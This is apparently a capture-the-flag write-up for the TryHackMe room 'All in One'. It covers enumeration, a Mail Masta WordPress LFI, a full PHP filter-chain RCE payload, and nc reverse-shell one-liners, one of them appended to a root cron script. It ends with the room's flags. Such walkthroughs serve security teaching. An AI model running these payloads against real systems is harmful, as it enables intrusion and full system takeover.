
All in One – TryHackMe Write-up
All in One is a boot-to-root TryHackMe room that tests your skills in web application exploitation and Linux privilege escalation. In this write-up, I will show you how to leverage a vulnerable WordPress plugin and a misconfigured cron job to gain full control over the target system.
Reconnaissance

I began with a full TCP port scan using Nmap to identify open ports and services:
nmap -sS -p- 10.113.178.253
Open ports discovered:
- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)
FTP Enumeration

I attempted to connect to the FTP service using anonymous credentials:
ftp 10.113.178.253
Login was successful with anonymous and no password. However, a recursive directory listing (ls -la) showed no files on the server. I moved on to the web service.
Web Enumeration
The web server on port 80 was displaying the default Apache Ubuntu page. I ran directory enumeration with Gobuster to find hidden paths:
gobuster dir -u http://10.113.178.253 -w /usr/share/wordlists/dirb/common.txt


The scan revealed a /wordpress directory. After a manual review of the site yielded no immediate leads, I used WPScan to enumerate plugins:
wpscan --url http://10.113.178.253/wordpress -e ap
Vulnerability Discovery
WPScan identified the Mail Masta plugin. I searched for known vulnerabilities and found a Local File Inclusion (LFI) exploit (Exploit-DB 40290) in the count_of_send.php file.

I confirmed the vulnerability by successfully reading the /etc/passwd file via the browser:
http://10.113.178.253/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
Achieving Remote Code Execution (RCE)

To escalate from LFI to RCE, I used a PHP Filter Chain attack. I used a generator tool to create a payload that would execute commands passed via a new parameter:
wget https://raw.githubusercontent.com/synacktiv/php_filter_chain_generator/refs/heads/main/php_filter_chain_generator.py
python3 php_filter_chain_generator.py --chain '<?=`$_GET[0]`?>'

I appended the long generated chain to the pl parameter and tested execution with the id command:
http://10.113.178.253/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp&0=id
Gaining a Reverse Shell
With command execution confirmed, I set up a Netcat listener on my machine:
nc -lnvp 1234
I used a reverse shell payload from revshells.com. Note that the & character must be URL-encoded as %26 to ensure the server processes it correctly:
# Payload:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>%261|nc 192.168.134.78 1234 >/tmp/f
I received a connection and gained a shell as the www-data user. I immediately stabilized the shell:
python3 -c "import pty; pty.spawn('/bin/bash')"

Privilege Escalation
I checked the /home/elyana directory and found a hint.txt file stating that the user password was hidden in the system.
Further enumeration led me to /var/backups, where I found an interesting script:
cat /var/backups/script.sh
#!/bin/bash
#Just a test script, might use it later to for a cron task

I checked the system's crontab to see if this script was being executed automatically:
cat /etc/crontab
The output showed that root was running this script every minute:
* * * * * root /var/backups/script.sh
I appended a reverse shell command to the script:
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.134.78 1235 >/tmp/f" >> /var/backups/script.sh
I started a new listener on port 1235 and waited for the cron job to trigger. Within a minute, I received a shell with root privileges.

Final Flags
Both flags were encoded in Base64.
User Flag:
cat /home/elyana/user.txt | base64 -d
THM{49jg666alb5e76shrusn49jg666alb5e76shrusn}
Root Flag:
cat /root/root.txt | base64 -d
THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}
